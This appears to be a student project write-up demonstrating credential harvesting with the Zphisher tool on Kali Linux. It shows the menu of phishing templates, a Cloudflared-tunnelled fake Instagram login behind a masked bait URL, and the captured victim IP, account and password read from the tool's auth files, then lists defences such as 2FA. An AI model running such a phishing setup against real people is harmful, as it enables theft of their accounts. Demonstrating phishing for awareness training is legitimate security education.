[01] Facebook [11] Twitch [21] DeviantArt
[02] Instagram [12] Pinterest [22] Badoo
[03] Google [13] Snapchat [23] Origin
[04] Microsoft [14] Linkedin [24] DropBox
[05] Netflix [15] Ebay [25] Yahoo
[06] Paypal [16] Quora [26] Wordpress
[07] Steam [17] Protonmail [27] Yandex
[08] Twitter [18] Spotify [28] StackoverFlow
[09] Playstation [19] Reddit [29] Vk
[10] Tiktok [20] Adobe [30] XBOX
[31] Mediafire [32] Gitlab [33] Github
[34] Discord [35] Roblox
[99] About [00] Exit
[-] Select an option :
Right Ctrl


Choosing required options for this attack i am using Instagram fake login page







Upon accessing the url given






The victim will enter the credentials




kali-linux-2024.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali/zphisher
File Actions Edit View Help
ZPHISHER 2.3.5
[-] URL 1 : https://messenger-housewives-patient-midnight.trycloudflare.com
[-] URL 2 : https://
[-] URL 3 : https://get-unlimited-followers-for-instagram@
[-] Waiting for Login Info, Ctrl + C to exit... ^[[A^[[A^[[A^[[A^[[A^[[A
[-] Victim IP Found !
[-] Victim's IP : 103.23.29.125
[-] Saved in : auth/ip.txt
[-] Login info Found !!
[-] Account : 9595894563
[-] Password : idk@2524
[-] Saved in : auth/usernames.dat
[-] Waiting for Next Login Info, Ctrl + C to exit
Right Ctrl



we can get the victims credentials
In this way an attacker creates a fake login page which acts as an legitimate by masking the url

We can see the credentials in the saves files **auth/usernames.dat** and Victim's IP in **auth/ip.txt**

```
┌──(root㉿kali)-[/home/kali/zphisher]
└─# ls
auth  Dockerfile  LICENSE  make-deb.sh  README.md  run-docker.sh  scripts  zphisher.sh
```

```
┌──(root㉿kali)-[/home/kali/zphisher]
└─# cd auth

┌──(root㉿kali)-[/home/kali/zphisher/auth]
└─# ls
ip.txt  usernames.dat

┌──(root㉿kali)-[/home/kali/zphisher/auth]
└─#
```

Upon viewing both the files ip.txt and username.dat


```
┌──(root㉿kali)-[/home/kali/zphisher/auth]
└─# cat ip.txt
IP: 103.23.29.125
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
```

```
└─# cat usernames.dat
Instagram Username: 9595894563 Pass: idk@2524
```

In this way we can perform the credential harvesting attacks
we can select any option from the below options from 01-33


Github

Attacking using Github by selecting 33 option which is for Github
I am here slecting option 02 for attacking a remote system 01 which is localhost



File Actions Edit View Help
2PHISHER
2.3.5
[01] Localhost
[02] Cloudflared [Auto Detects]
[03] LocalXpose [NEW! Max 15Min]
[-] Select a port forwarding service :


File Actions Edit View Help
2PHISHER 2.3.5
[01] Localhost
[02] Cloudflared [Auto Detects]
[03] LocalXpose [NEW! Max 15Min]
[-] Select a port forwarding service : 02
[?] Do You Want A Custom Port [y/N]: N
[-] Using Default Port 8080 ...
[-] Initializing ... (http://127.0.0.1:8080)
[-] Setting up server ...
[-] Starting PHP server ...
[-] Launching Cloudflared ...

Upon visting the url



The credentials



This is the Project of credentials harvesting were we host a fake login page and gain the credentials thanks to zphisher tool.

Preventive measures to be taken against this type of attack

1. Using 2FA methods Multi factor authentication methods
2. Not directly clicking unknown url's without checking them we can see a url where it is redirecting us by adding a '+' at the end of the url.
3. Training and educating awareness about these type of attacks in organizations.
4. Securing Your connections
5. Using Network segmentation.